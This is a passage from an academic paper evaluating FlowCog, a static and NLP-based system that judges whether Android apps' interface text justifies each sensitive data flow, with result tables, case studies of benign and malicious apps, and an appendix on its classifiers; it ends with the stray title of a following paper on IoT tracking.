First, as discussed, we adopt FlowDroid, a precise and efficient Java-implemented static analysis system, to discover all information flows. All analysis steps operate on Jimple intermediate representation (IR) [32], a typed 3-address IR suitable for optimization and easy to understand. *FlowCog* uses Soot framework [23] to transform an app into Jimple codes, a widely used Java optimization framework. In text extraction engine, *FlowCog* also needs to run data flow analysis to find flow's related views. Such data flow analysis component is also based on the taint analysis framework provided by FlowDroid.

Second, we implement a crawler using BeautifulSoup [1] to crawl API documents for methods associated with each flow. Then we use Stanford Parser Wrapper [4], a Python wrapper of Stanford Parser, to cleanse these raw texts, transform them into a set of valid none-verb pairs, serving as the inputs for classifiers. Before feeding texts into classifier, we use mtranslate package [2], a Python wrapper of Google Translate API, to translate non-English texts into English. For learning-based classifier, *FlowCog* uses Python's Scikit-learn library [6], which integrates all the machine learning modules we have used in our implementation and evaluation. As for the similarity classifier, *FlowCog* chooses Word2Vec, a popular computationally-efficient predictive model for learning word embeddings.

Lastly, we use apktool [8] to decompile Android apk files. Then we write Python scripts to parse the XML resource files extracted from decompiled apk files. To extract texts from image, we adopt pytesseract package [5], a Python wrapper for google's Tesseract-OCR, one of the most popular open-source OCR tools. For dynamic analysis, we write a Soot-based Java program in ∼400 lines of codes to automatically instrument apps and then manage and customize AppsPlayGround [29] with ∼600 lines of Python codes to dynamically explore the instrumented apps.

# 5 Evaluation

In this section, we evaluate *FlowCog* by answering the following four research questions.

- RQ1: How accurate is *FlowCog* in identifying positive and negative flows, i.e., correlating Android app's semantics and each flow?
- RQ2: How much does flow contexts, e.g., semantics in apps' GUI, improve the overall accuracy of *FlowCog*?
- RQ3: How does *FlowCog*'s classification algorithm compare with other alternative, naïve approaches?
- RQ4: How effective is *FlowCog* in extracting flow contexts?

## 5.1 Experiment Setup, Dataset and Ground Truth

We run all the experiments on a Ubuntu 14.04 server with Intel Xeon 2.8G, 16 cores CPU and 32G memory. The overall dataset contains 6,000 benign and malicious apps. All the 4,500 benign apps are randomly crawled from Google Play and 1,500 malicious ones are randomly selected from Drebin dataset [11, 25]. FlowDroid with its default setting, i.e., flow- and context-sensitive, is used as the existing static analysis tool to extract information flows—we run FlowDroid on each app for 20 mins and then terminate it if no results are outputted. In the end, 1,299 benign apps terminate successfully, and 361 of them generate 1,043 flows; 586 malicious apps terminate successfully, and 255 of them generate 1,299 flows. The sizes of apps range from 16.9KB to 51.9MB.

Note that we realize that some limitations of FlowDroid, such as low termination ratio and lack of inter-component analysis, may have impacts on the final results. We did try to run FlowDroid for a longer time, such as four hours on a small set of unfinished apps—it turns out that FlowDroid cannot finish analyzing these apps either. We would like to emphasize that because the flows found by FlowDroid contain all possible pairs of sources and sinks, we believe that we have already tested *FlowCog* on varieties of flows. In addition, *FlowCog* can be combined with any other static or dynamic analysis tools outputting information flows. Because FlowDroid is the most popular and open-source static analysis tool, we rely on FlowDroid in our evaluation.

Next, we present how to obtain the ground truth for the dataset. We ask three graduate students to manually annotate each flow of Android apps as either *positive*, i.e., the app provides enough semantics for the flow, or *negative*, i.e., the app does not provide enough semantics. The details of the manual annotation work as fol-

Table 2: Manually-annotated Ground Truth and Overall Performance of *FlowCog* against the Ground Truth

| App Type | # of Apps | # of Apps with Flows | # of Total Flows | # of Positive Flows | # of Negative Flows | TP | TN | FP | FN | Precision | Recall | Accuracy |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Benign App | 1,299 | 361 | 1,043 | 688 | 355 | 352 | 197 | 38 | 18 | 90.3% | 95.1% | 90.7% |
| Malicious App | 586 | 255 | 1,299 | 675 | 624 | 312 | 259 | 35 | 31 | 89.9% | 91.0% | 89.6% |
| Overall | 1,885 | 616 | 2,342 | 1,363 | 979 | 664 | 456 | 73 | 49 | 90.1% | 93.1% | 90.2% |

lows. Each student is provided with information flows, Android apps, and app descriptions. We instruct the student to install Android apps, look at app descriptions and each information flow in the context of the app, and then infer whether the information flow as positive or negative based on their own knowledge.

The final ground truth results are determined by a majority vote of three students. In practice, all the 2,342 flows are unanimously annotated by the three students, which indicates that people have very few discrepancies in understanding semantics. In total, they have spent around 150 hours to annotate all these flows. Now let us describe the ground truth results in Table 2. Among the 1,043 flows from benign apps, 688 of them are positive and 355 are negative. As for the 1,299 flows from malicious apps, 675 are annotated as positive and 624 are negative. We randomly select half of the apps and use flows from these apps (650 positive flows and 450 negative flows) as training set and the remaining 1,242 flows as testing set.

### 5.2 RQ1: Precision, Recall and Accuracy

In this research question, we measure *FlowCog*'s *true positives* (TP), *true negatives* (TN), *false positives* (FP) and *false negatives* (FN) based on our manually annotated ground truth. From TP, TN, FP and FN, we further calculate the *precision*, *recall* and *accuracy*. Precision is defined as $TP/(TP+FP)$, recall as $(TP/(TP+FN)$, and accuracy as $(TP+TN)/(TP+TN+FP+FN)$.

Table 2 illustrates the evaluation results of *FlowCog* in accuracy. The overall precision, recall and accuracy are 90.1%, 93.1% and 90.2% respectively. *FlowCog*'s accuracy, i.e., 90.7%, on benign apps is slightly higher than one on malicious apps, i.e., 89.6%. The major reason is that malicious apps have higher false negative. Our manual analysis shows that many of those are caused by inefficient training set.

We further break down the overall accuracy of *FlowCog* based on the used permissions, e.g., Location and SMS, and then calculate each permission category's accuracy. Specifically, each flow is categorized based on its source and sink's permissions respectively. Take a flow flow "getLongitude(...) -> sendTextMessage(...)" as example. This flow is counted in both Location and SMS permission categories. Note that many permissions, e.g., Audio and Camera, are not present in our evaluation dataset.

Table 3 shows the detailed break-down results of accuracy based on permissions. Top six rows show source permissions, and bottom two rows sink permissions. There are two things worth noticing here. First, the general trend excluding some exceptions noted below is that the larger training data *FlowCog* has, the better accuracy results we can get for *FlowCog*. In the source permission categories, "Credential" has the highest accuracy while "Calendar" the lowest. In the sink permission categories, the accuracy number in "Internet" category is higher than the one in "SMS". Second, flows that have different semantics presentations have a lower accuracy than these that do not. Take flows with a "Location" permission for example. Such flows can be interpreted in many different ways, such as "map", "location", and "local weather". Hence the accuracy for "Location" is lower than that for "Phone Number", which is usually represented in literal.

### 5.3 RQ2: Effectiveness of Flow Contexts

In this subsection, we show that flow contexts can improve *FlowCog*'s accuracy in classifying positive and negative flows. Particularly, we compare *FlowCog* with approaches that takes (*i*) only apps' descriptions, (*ii*) only flow contexts, (*iii*) apps' description and all the flow's contexts, and (*iv*) apps' description and the context for only the target flow (i.e., *FlowCog*). The purpose is to show that contexts for the target flow can provide more information in correlating the flow with app's semantics, but other flow's contexts will have a negative impact.

The right four columns in Table 4 show our evaluation results. The accuracy for *FlowCog* is the highest among all other possibilities. The results show that flow contexts provide more information than the app descriptions, and at the same time app descriptions provide a background for flow contexts—therefore, the combination of these two provides a good result for *FlowCog*. At the same time, the results also show that other flows' contexts may provide negative impacts on the overall accuracy. Specifically, the false positive is very high when we include other flows' contexts, because such contexts may be unrelated to the target flow.

### 5.4 RQ3: Comparison with Alternative Classification Approaches

In this subsection, we would like to justify why we make such a choice in designing *FlowCog*. Specifically, we want to compare the followings: (i) learning-based model vs. learning-free model vs. the hybrid model

Table 3: Flow Classification Accuracy by Permissions

| Permission | Number | TP | TN | FP | FN | Precision | Recall | F-1 Score | Accuracy |
|---|---|---|---|---|---|---|---|---|---|
| Location | 173 | 64 | 73 | 16 | 20 | 80% | 76.2% | 0.78 | 79.2% |
| Contact | 132 | 48 | 57 | 14 | 13 | 77.4% | 78.7% | 0.78 | 79.5% |
| Credential | 443 | 320 | 106 | 15 | 2 | 95.5% | 99.4% | 0.97 | 96.2% |
| Calendar | 12 | 3 | 5 | 1 | 3 | 75% | 50% | 0.60 | 66.7% |
| Device/Card ID | 373 | 161 | 180 | 22 | 10 | 88.0% | 94.2% | 0.91 | 91.4% |
| Phone Number | 103 | 66 | 31 | 5 | 1 | 93.0% | 98.5% | 0.96 | 94.2% |
| Internet | 1,009 | 606 | 319 | 52 | 32 | 92.1% | 95.0% | 0.94 | 91.7% |
| SMS | 233 | 58 | 137 | 21 | 17 | 73.4% | 77.3% | 0.75 | 83.7% |

Table 4: Comparison of *FlowCog* with other techniques

| Variations | Keyword | Simple NLP | Similarity Model | Learning Model | Learning Model (Small training set) | Descriptions Only | Flow Contexts Only | All Semantics | *FlowCog* |
|---|---|---|---|---|---|---|---|---|---|
| Accuracy | 73.5% | 80.9% | 79.3% | 88.3% | 65.5% | 81.0% | 82.5% | 82.2% | 90.2% |

combining learning-based and learning-free, (ii) gradient boosting (GB) plus linear support vector machine (SVM) vs. other learning models, and (iii) NLP-based vs. keyword-based.

First, we would like to justify why *FlowCog* adopts a hybrid model that combines learning based and learning-free approaches. Table 4 shows the results of comparing the learning-free, learning-based, learning-based with a small training set, and hybrid (i.e., *FlowCog*). A pure learning-free approach, i.e., the similarity model in Table 4, has a bad overall accuracy, i.e., 79.3%, and that is why we need a learning-based approach. The overall accuracy of a learning-based approach is high, i.e., 88.3%, but such approach performs badly when the training set, e.g., these flows that leaking out Calendar via SMS, is small. Specifically, the accuracy, as shown in Table 4, is only 65.5% for such Calendar-to-SMS flows. Therefore, we choose a hybrid approach for the design of *FlowCog* in the end.

Second, we would like to justify the two learning algorithms, i.e., Gradient Boosting (GB) and linear Support Vector Machine (SVM), used in *FlowCog*'s learning-based approach. Specifically, we compare many different machine learning algorithms, including Logistic Regress (LR), Decision Tree (DT), Naïve Bayes (NB), linear Support Vector Machine (SVM) and Gradient Boosting (GB).

Table 5 shows the comparison results of different algorithms. The accuracies of efficient algorithms, such as LR, DT and NB, are all bad, i.e., below 80%. SVM and GB perform better with 81% and 84% respectively, but are still not satisfying. Therefore, we evaluated combinations of different algorithms in Rows 6–10 of Table 5. Among all the combinations that we evaluated, the combination of GB and SVM achieves the best results (93.1%). Note that one takeaway here is that classical efficient classification algorithms, e.g., LR, DT and NB, do not work well for our problem.

Lastly, we want to justify why we want to use NLP-based approach rather than a simple keyword-based one. Specifically, we implemented a keyword-based approach and compare it with *FlowCog*. Here is how the keyword-based approach, which measures the correlation between extracted semantics and target data flows, works. We manually generate 10 keywords for each category listed in Table 3. Each flow corresponds to two categories and thus has 20 keywords. Then, for each keyword, we get a list of synonyms using a Python library PyDictionary [3]. Next, we search each flow's keywords and their synonyms in their flow-related texts and descriptions. If we can find three matches, we will consider this flow as positive; otherwise negative.

Table 5: Accuracy of Different Learning Algorithms

| Algorithm | Precision | Recall | Accuracy |
|---|---|---|---|
| Logistic Regression (LR) | 84.2% | 84.3% | 81.9% |
| Decision Tree (DT) | 73.8% | 84.3% | 73.8% |
| Naive Bayes (NB) | 84.3% | 83.3% | 81.4% |
| Support Vector Machine (SVM) | 86.8% | 86.1% | 84.5% |
| Gradient Boosting (GB) | 84.2% | 91.7% | 85.3% |
| LR + DT | 82.0% | 84.5% | 84.5% |
| LR + NB | 84.5% | 81.1% | 80.6% |
| DT + SVM | 85.3% | 88.9% | 86.0% |
| GB + NB | 84.5% | 88.9% | 84.5% |
| GB + SVM | 90.1% | 93.1% | 90.2% |

Apart from the simple keyword-based approach, we also introduce a keyword-based approach with some simple NLP components. Specifically, we do not use keyword's synonyms, but parse the flow-related texts and descriptions using Stanford Parser [14]. We keep nouns and verbs as they usually contain a sentence's most information, do word stemming on remaining words, and discard the duplicate ones. Next, we compute the similarity score of this word list and the keyword list, using the Word2Vec similarity model discussed in Section A.4, and then make a classification decision based on the score.

We evaluate the keyword-based, keyword plus simple NLP, and *FlowCog* using the same testing set. The

Table 6: Accuracy in Extracting Flow-related Texts

| App Type | # of Flows | # of Manually-found Text Blocks | # of Text Blocks Found by *FlowCog* | Accuracy |
|---|---|---|---|---|
| Benign | 27 | 288 | 273 | 94.5% |
| Malicious | 41 | 337 | 331 | 98.3% |

Table 7: Accuracy in Extracting Flow-related Non-text Informative Elements

| Type | # of Items in Total | # of Items solved by *FlowCog* | Accuracy |
|---|---|---|---|
| Image with Texts | 30 | 27 | 90.0% |
| Image without Texts | 23 | 23 | 100% |
| Non-image Views | 2 | 2 | 100% |

keyword-based approach performs the worst, only with 73.5% accuracy. The keyword-plus-simple-NLP approach is better than the pure keyword-based, achieving 80.9%. Note that this is also better than our similarity classifier alone with 79.3% accuracy. We do not adopt any keyword-based approaches in *FlowCog* because many manual works are involved and we want a fully automated approach.

### 5.5 RQ4: Effectiveness of Contexts Extraction

In this experiment, we study the accuracy of *FlowCog* in extracting flow contexts. Here is how we obtain the ground truth. We manually inspect 68 flows, i.e., these from ten benign apps in Google Play and ten malicious apps in Drebin dataset. In particular, we first instrument FlowDroid to display the detailed information of each flow, including the data path and call path, so that we know how to trigger the information flow. Then, we install and play with each app directly to trigger the information flow and record all the semantics that we see during the triggering process. Next, we decompile the apps using apktool [8] to find the classes that each statements in call path resides and map the semantics that we see to the corresponding text blocks or non-text items in the apps. These text or non-text resources are the ground truth used in this subsection.

Now let us look at the results. Table 6 shows *FlowCog*'s accuracy in extracting text-related contexts. In particular, *FlowCog* can extract 94.5% of flow-related texts from benign apps, and 98.3% of flow-related texts from malicious apps. We do not find any false positives, i.e., texts extracted by *FlowCog* are all related to the views.

Here are two reasons that *FlowCog* fails to extract some of the texts. First, three of the failed scenarios are caused by encoding issues of our implementation: some texts can be correctly rendered during our dynamic evaluation, but turn out to be garbled when extracted by *FlowCog*. Note that this is a minor implementation issue in converting texts in different encodings. *FlowCog* does support multiple languages: before feeding texts to classifiers, if any texts are not recognized as English, *FlowCog* will use a Python library called mtranslate [2] to translate them into English.

Second, the remaining 18 texts that *FlowCog* fails to extract are caused by the limitations of static value analysis: completely solving value analysis is still a fundamental challenges suffered by all static analysis tools. *FlowCog* adopts a bunch of heuristic rules to try our best to resolve those non-constant string values, but there are still 7 cases that we cannot resolve. Moreover, we also find 11 dynamic texts: the texts are dynamically loaded and cannot be found in the app's package. Static analysis cannot solve dynamically-loaded texts and the dynamic analysis tool that we use, i.e., AppsPlayground, does not trigger this specific code branch. Fortunately, most of dynamic texts have default values, which can be discovered by *FlowCog* and are usually sufficiently informative. For example, one gaming app will display various promotion texts during loading. Its default string value is "Now loading", which is sufficient to let user know that the app is using Internet.


Next, Table 7 shows the accuracy of *FlowCog* in extracting information from informative non-text items: (i) images with texts, (ii) images without texts, such as mail icons, and (iii) non-image fragments, such as ads and maps. *FlowCog* can successfully extract 27 out of 30 texts embedded in images through OCR tool. The rest three images' texts are extracted as garbled texts. As for non-text images, there are 23 such images are informative to users. Google Images can successfully extract all of their semantic meanings.

For non-image views, we have seen many ad fragments, but we do not consider them as informative. Some ad library will send user's location to Internet for user targeting. However, we believe most users do not expect such location-leaking activities and thus we classify such flows as negative, unless other informative texts are given. We also see two map fragments in this experiment, which *FlowCog* can recognize.

## 6 Case Study


In this section, we perform a case study on a variety of data flows in different types of apps and discuss whether the app provides enough semantics for the flow, i.e. classified as positive or negative by *FlowCog*.

- **Positive and negative flows in the same app.** Due Date Calculator, shown in Figure 6a, is an app that allows a mother or mother-to-be to calculate her due date of an incoming baby. This app contains two flows, both from the database to the Internet. One flow is sending the email address of the user to the Internet, and the other is sending URLs in another database to




(a) Due Date Calculator – Mobile Mom


(b) Home of Ocarina



(c) Digital Clock Disc



(d) SMS Irrirate



(e) Merry Christmas

Figure 6: Screenshots of Different Apps in the Case Study

the Internet. *FlowCog* classifies the former as positive as flow contexts like "Send" and "Email Address" are available to the user, but the latter as negative due to lack of flow contexts. In fact, our manual inspection reveals that the database belongs to a third party library called Urban Airship, which is used to deliver third-party ads. The app user has no knowledge of such information leak. Note that existing app-level semantics correlation tools will not be able to differentiate such two flows, because they will ask for the same permissions.

- **A positive flow but not mentioned in the app description.** Home of Ocarina, shown in Figure 6b, is an official app of a company. This app contains a flow that leaks out users' geo-location. Interestingly, the app description only introduces some background information of the company, i.e., nothing related to geo-location. This flow is positive because the app allows a user to navigate to the Ocarina headquarter when she clicks the "Map" Button in the app. *FlowCog* can successfully extract flow contexts, such as "location of Home of Ocarina" and a Google map fragment, thus classifying the flow as positive. Note that this example is an good illustration of why we need flow contexts in addition to app descriptions.
- **A negative flow in a benign app.** Digital Clock Disc Widget (pl.thalion.mobile.holo.digitalclock) in Figure 6c is a benign app with a negative flow. Specifically, the app leaks out users' geo-location as well as the device ID to the Internet in an *onCreate* lifecycle callback. The app's description only shows how to add this clock widget to users' home screen, and the GUI of the app is about the clock only. That is, although the app sends out users' geo-location and device ID, no flow contexts are provided in the app. *FlowCog* marks this flow as negative because *FlowCog* only extracts "Set Alarm", "Text clock on Widget", "Change Color Theme", "–:–", "ON", "OFF" and "Designed by Thalion" from the app for the flow. None of the aforementioned texts are related to geo-location or device ID, and thus *FlowCog* cannot correlate the flow with the texts.
- **A positive flow in a malicious app.** SMS Irritate, shown in Figure 6d, is a malicious app from Drebin dataset [11, 25] with a positive flow leaking out user-specified information via short message. The purpose of this app is to send a large amount of user-specified messages to a designated phone number repeated and "irritate" the recipient. Although this is a malicious app, the flow is positive because the user of the app will understand that the app is used to send out messages. *FlowCog* will also mark the specific flow as positive, because *FlowCog* can successfully extract all the aforementioned texts, such as "Send to" and "Number of SMS to flood".
- **A negative flow in a malicious app.** Merry Christmas is another malicious app from Drebin dataset, which sends out users' information without their knowledge. Specifically, this app is a trojan, which pretends to be a gaming app, but hijacks the user's phone and leaks out confidential data while the user is playing the game. Figure 6e shows the interface of the trojan app. This malicious app has many information flows, including sending users' phone number, contacts, sim serial number and device ID to the Internet. *FlowCog* mark all the information flows in this app as negative, because no semantics are provided to justify these flows. Specifically, *FlowCog* successfully finds that all these flows are triggered by an *onCreate*() callback of an activity in the app and then extract semantics, which only include gaming tips, such as "Move the box to the target empty position ...", and app control information,

such as "Are you sure you would like to exit?".

## 7 Discussions

First, we discuss the value analysis performed in *FlowCog*. We are aware that value analysis is a traditionally hard problem and cannot be solved solely by static analysis. *FlowCog* is able to resolve most, i.e., 95%, values for view IDs and strings, because these values are mostly static and pre-defined in Android apps. Even if they are defined dynamically in a rare case, *FlowCog* also relies on an optional dynamic analysis component to resolve the values.

Second, we discuss how clickjacking attacks, or in general UI redress attacks, influence our results. Simply put, these attacks are out of scope of the paper—all the information flows have already been given permissions in Android apps and thus the apps do not need a UI redress attack to fool the user to click something. More importantly, because *FlowCog* only identifies views that are related to a specific flow, other invisible views above or below are skipped by *FlowCog* and not considered in the semantics extraction stage.

Lastly, we talk about native code or JavaScript code in Android apps. FlowDroid does not support such non-Java code and thus *FlowCog* cannot deal with information flows related to native code or WebView-based JavaScript code either. We believe that *FlowCog* can be integrated with any future work that considers non-Java code, because semantics of Android apps are mostly provided in Java code.

## 8 Related Work

We discuss related works that apply either programming analysis or natural language processing on Android apps.

First, many works aim to detect information flows of Android apps [12, 15, 24, 30, 33]. FlowDroid [12] is a static precise taint analysis systems based on Soot framework. It is context-, flow-, field- and object-sensitive while still very efficient: FlowDroid transforms taint analysis's information flow problem into an IFDS problem, and then uses an efficient IFDS solver to find the solution. FlowDroid does not support inter-component analysis. To address this limitation, static analysis systems Amandroid [33], DroidSafe [18] and IccTA [24] are proposed to provide Android inter-component taint analysis. In addition to static analysis, dynamic analysis systems are also proposed to detect Android information flows. TaintDroid [15] conducts taint analysis dynamically by proposing a customized Android framework. Uranine [30], on the other hand, detects information leakage by instrumenting app without modifying the operating system. EdgeMiner [13] is an approach that detects implicit control flow transitions in the Android framework but does not analyze Android apps directly. None of these works attempt to infer whether an Android app provides sufficient semantics for information flows. That said, *FlowCog* can work with any such systems to determine whether enough semantics is provided.

Second, Android app's execution context is an important indicator to analyze app's behaviors. Several works are proposed to detect malicious Android apps based on execution contexts. AppContex [34] finds the contexts related to a set of suspicious actions, and then classifies the app as benign or malicious according to these actions as well as their corresponding behaviors. Similarly, TriggerScope [17] identifies narrow conditional statements, called triggers, and infers possible suspicious actions based on these triggers. DroidSift [36] classifies Android malware using weighted contextual API dependency graphs. As a comparison, *FlowCog* goes beyond app's execution contexts, i.e., activation events and guarding conditions, to find Android views and extract semantics related to these views.

Third, NLP techniques are also used in Android privacy. WHYPER [27] is the first work that aims to bridge the gap between semantics and behaviors of Android apps by using NLP techniques. Specifically, it extracts semantics from app's descriptions and API documents, and then determines whether the descriptions justify the usage of certain permissions. Another research work, AutoCog [28], tried to solve a similar problem with NLP on descriptions but used a learning-based approach using Android app's descriptions but not API documents. CHABADA [19] also extracts semantics from an app's descriptions, and then determines whether the app's API usages are consistent with the extracted semantics. Zimmeck et al. [37] propose another NLP system that extracts the semantics from app's privacy requirements and predicts whether an app is compliant with its privacy requirement. Apart from Android, NLP techniques have also been used in IoT devices to study privacy correlations [31]. AsDroid [20] correlates the stealthy behaviors of Android apps, such as a malware, with app's descriptions. DescribeMe [35] generates security-centric descriptions for Android Apps. As a comparison, *FlowCog* is the first system that analyze the correlation between information flows and the semantics—*FlowCog* faces additional challenges such as extracting flow-specific semantics.

## 9 Conclusion

Prior works correlating app behaviors and semantics are coarse-grained, i.e., on the app-level, which cannot provide insights for fine-grained information flow. Specifically, prior works cannot differentiate two flows, one with sufficient semantics provided in the GUI, i.e., available to the app users, and the other hiding secretly

in the background.

In this paper, we propose an automatic, flow-level semantics extraction and inference system, called *FlowCog*. Given an information flow, *FlowCog* can extract all the related semantics, such as texts and images, in the app via a mostly static approach with an optional dynamic component. Then, *FlowCog* adopts natural language processing (NLP) techniques to infer whether the app provide sufficient semantics for users to understand the privacy risks, i.e., the information flow. We implement an open-source version of *FlowCog* with ∼16,500 lines of code available at `https://github.com/SocietyMaster/FlowCog`. Our evaluation results show that *FlowCog* can achieve a precision of 90.1% and a recall of 93.1%.

# A Context and Flow Correlation

## A.1 NLP Module

*FlowCog*'s NLP Module has four steps: preprocessing, parsing, grammar analysis, and post-processing. The first step separates raw texts into a list of sentences or phrases, and removes useless symbols; the second parses each sentence or phrase into a so-called grammar hierarchical tree by Stanford parser; the third converts each sentence or phrase to a list of action-resource pairs; and the last one processes the generated action-resource pairs. Here are the details.

First, *FlowCog*'s NLP module preprocesses all the raw input texts by annotating special nouns, such as email, abbreviation, IP address and ellipsis, by regular expressions. Then, the NLP module splits the input texts into sentences or phrases by special characters, such as "." and ":". (A full list of such characters is also used by existing work [9].)

Second, *FlowCog* adopts Stanford Parser [21] to process each sentence or phrase produced in previous step into a grammar hierarchical tree by extracting Stanford-typed dependencies, or for short typed dependencies, and *Part of Speech (POS)* tags of the sentence or phrase. Let us use a real-world sentence seen commonly in Android apps as an example. The sentence, indicating that the user's contacts are sent to the cloud for backup, is that "Your contacts are being synced with cloud." The Stanford Parser breaks down the sentence into multiple triples, each of which contains the *name of the relation*, the *governor* and the *dependent*, and outputs a grammar hierarchical tree.

Third, *FlowCog* converts the grammar hierarchical tree into a list of action-resource pairs, i.e., preserving the verb phrase with governor-dependent relationship from the Stanford parser. Specifically, *FlowCog* extracts all the noun phrases in the leaf nodes of the hierarchical tree and records all the verb phrases from their ancestors—the verb and the noun phrases form into an action-resource pair. Note that if *FlowCog* finds possessive node, e.g., "Your", such node will also be included in the resource; in addition, if *FlowCog* cannot find a verb node, a "null" action will be used. For example, from the "contacts" node, *FlowCog* will produce <null, "Your contacts">.

Lastly, after extracting all action-resource pairs as described, *FlowCog* further processes the extracted pairs. Particularly, *FlowCog* performs the following steps: (*i*) removing stopwords without sufficient semantic information, such as "are" and "the", (*ii*) replacing names, such as people and location, with general names by Stanford Named Entity Recognizer [16], and (*iii*) normalizing and lemmatizing all words, e.g., converting all letters to lowercase and plural subjects to singular. Consider our prior example. *FlowCog* will finally generate the following two action-resource pairs, <null, "your contact"> and <"synced", "cloud">.

## A.2 Resource Filter

Resource filter is a component that filters common, non-informative words in the context of Android API documents. Examples are like "Android" and "App", because they are universal in the context of Android APIs. This is how resource filter works in detail. The resource filter groups action-resource pairs from Android API documents based on the flow types, i.e., sources and sinks, and then extracts all the resource phrases from the pairs. If more than half of the groups contain the same resource phrase (excluding "null"), *FlowCog* will consider this resource as non-informative and filter such action-resource pairs. Note that we adopt such tactics because if one resource appears in the API documents of more than half flow types, the resource is considered ineffective in differentiating the semantics of flows and thus safe to be filtered.

## A.3 Learning-based Classifier

We now introduce the first category of classifiers, i.e., the learning-based one. This classifier takes the previously-generated two lists of action-resource pairs as inputs, and outputs a result about whether they are correlated. Specifically, there are three steps here. (*i*) *FlowCog* converts action-resource pairs into numeric feature vectors, called vectorization. (*ii*) *FlowCog* relies on two machine learning models, namely support vector machine (SVM) and gradient boosting (GB), to classify the generated feature vector as a correlation score. (*iii*) *FlowCog* uses logistic regression to calculate a combined score.

First, *FlowCog* uses a variation of bag-of-words to convert action-resource pairs to a text vector, and then adopts term-frequency inverse document-frequency (TF-IDF) model to convert the text vector into a numeric one. Specifically, *FlowCog* adopts bag-of-words model that considers the word order, i.e., each word and each action-resource pair are all separate elements in the bag. For example, if *FlowCog* sees two action-resource pairs, <find, friend> and <remember, me>, the generated text vector is <find, friend, remember, me, find friend, remember me>. Then, *FlowCog* converts each element, or called term, in the text vector to its TF-IDF value. The TF-IDF value for for each element is calculated as shown in Equation 1.

$$tfidf(t,d) = tf(t,d) * idf(t) = \frac{1+N}{1+df(d,t)} \quad (1)$$

where the parameter $t$ refers to the target element, the parameter $d$ refers to the text vector, $tf$ is the element's frequency, i.e., the number of times a term occurs in a given

word pair list, $idf$ is the element's inverse document-frequency, $N$ is the number of text lists in our training set, and $df(dt)$ returns the number of text lists that contain the target element $t$. After calculating the numeric feature vector, *FlowCog* normalizes the vector using Euclidean norm and converts the vector to a sparse one for better accuracy and efficiency.

Second, *FlowCog* uses two classifiers, namely Gradient Boosting (GB) and Support Vector Machine (SVM), to predict a correlation score based the numeric feature vector outputted from the previous step. The adopted GB defines differentiable loss function and uses gradient descent approach to minimize the loss function in an iterative approach. in each iteration, *FlowCog* adds a new decision tree so the loss function on overall model will be decreased. The algorithm stops when the number of trees achieve a threshold, or the loss reaches an acceptable level, or the loss can no longer be decreased. Meanwhile, *FlowCog* adopts linear SVM in soft-margin version, which allows some points to be misclassified but each instance will impose a penalty to the target function.

Lastly, *FlowCog* relies on Linear Regression to combine results from GB and SVM into a single result that lies in between zero and one, where one means correlated and zero not.

### A.4 Similarity Classifier

In addition to the learning-based classifier, *FlowCog* also has a learning-free classifier, called similarity classifier. Note that the terminology, learning-free, means that *FlowCog* does not require any training data from our dataset, i.e., anything from Android apps. Still, the model used in this classifier, namely Word2Vec, needs to be pre-trained from Wikipedia Corpus. Now let us discuss the details about how we use Word2Vec and calculate the similarity score.

First, we give some backgrounds about the word embedding model used in Word2Vec, the state-of-the-art and arguably the most popular predictive model to learn word embedding from raw texts. Traditionally, natural language processing encodes each word as discrete atomic symbols. For example, word "contact" is represented as "id171" and "connection" is represented as "id28". Such encoding scheme itself cannot provide information about the relationship between any two words. Assuming another word "rocket" is represented as "id211", we cannot conclude that "contact" is more related to "connection" than "rocket" based on their encodings. For comparison, word embedding encodes each word as a vector (e.g., $\vec{v}_{contact}$) and semantically similar words are mapped to nearby points in the continuous vector space. Therefore, we can calculate the similarity of any two words on their word embedding representation directly. For example, *cosine* function, which will be defined later in this section, is frequently used as a measure of similarity, so $cos(\vec{v}_{contact}, \vec{v}_{connection})$ larger than $cos(\vec{v}_{contact}, \vec{v}_{rocket})$ means the word "contact" is more related to "connection" than "rocket" in the specific model. Moreover, other operations on vector are also meaningful. Intuitively, if word A is related to either word B or word C, it is related to the word represented as $\vec{v}_B + \vec{v}_C$.

Second, we introduce how we use the Word2Vec model trained from Wikipedia corpus. *FlowCog* converts each action-resource pair to a vector via the vocabulary-vector mapping provided by Word2Vec. Specifically, *FlowCog* finds two vectors associated with action and resource separately, and adds these two vectors together as the final result. Note that there are two special scenarios. A "null" action will map to an zero vector, and if the resource contains more than one word, *FlowCog* will find the vector for each word and add them together.

Third, *FlowCog* calculates the similarity score between two vector lists corresponding to Android API documents and texts extracted by the Android app. In particular, *FlowCog* adopt cosine similarity as defined in Equation 2.

$$Similarity(List_a, List_b) = \sum_{i=1}^{M}\sum_{j=1}^{N} w_{ij} \cdot h(s_{ij}) \cdot s_{ij} \tag{2}$$

where $M$ equals $sizeof(List_a)$, $N$ equals $sizeof(List_b)$, and $s_{ij}$ is $Similarity(\vec{v}_i, \vec{v}_j)$, the similarity score of two vectors as defined in Equation 3.

$$s_{ij} = Similarity(\vec{v}_i, \vec{v}_j) = cos(\vec{v}_i, \vec{v}_j) = \frac{\vec{v}_i \cdot \vec{v}_j}{\|\vec{v}_i\| \cdot \|\vec{v}_j\|} \tag{3}$$

Lastly, *FlowCog* needs to normalize the calculated similarity score, because the size of the vector list could affect the score. Specifically, we define an activation function $h(x)$ in Equation 4 to filter certain unrelated vector pairs when their contribution is small, and an exponentially decreasing weight function $w(x)$ in Equation 5 to reduce the effect of long list. Here is the definition of the activation function with an activation threshold as $threshold$.

$$h(x) = \begin{cases} 0, & x < threshold \\ x, & otherwise \end{cases} \tag{4}$$

We also define a weight function in Equation 5 with a decreasing factor as $\mu$. The function assigns highest weight to the most related vector pairs (i.e., whose vector similarity scores are highest), second-highest weight to the second-most related pairs, and so on. So the most related texts contribute the most to the overall similarity scores.

$$w_{ij} = w(s_{ij} \cdot h(s_{ij})) = \mu^k, (0 < \mu < 1) \tag{5}$$

where k is kth element in $desc\_sorted(\{x | s_{ij} \cdot h(s_{ij}), i \varepsilon M, j \varepsilon N\})$. Note that both the activation threshold and decreasing factor are obtained empirically during our experiment. In practice, we choose 0.6 and 0.7 respectively for these two parameters.

# Sensitive Information Tracking in Commodity IoT

## Abstract

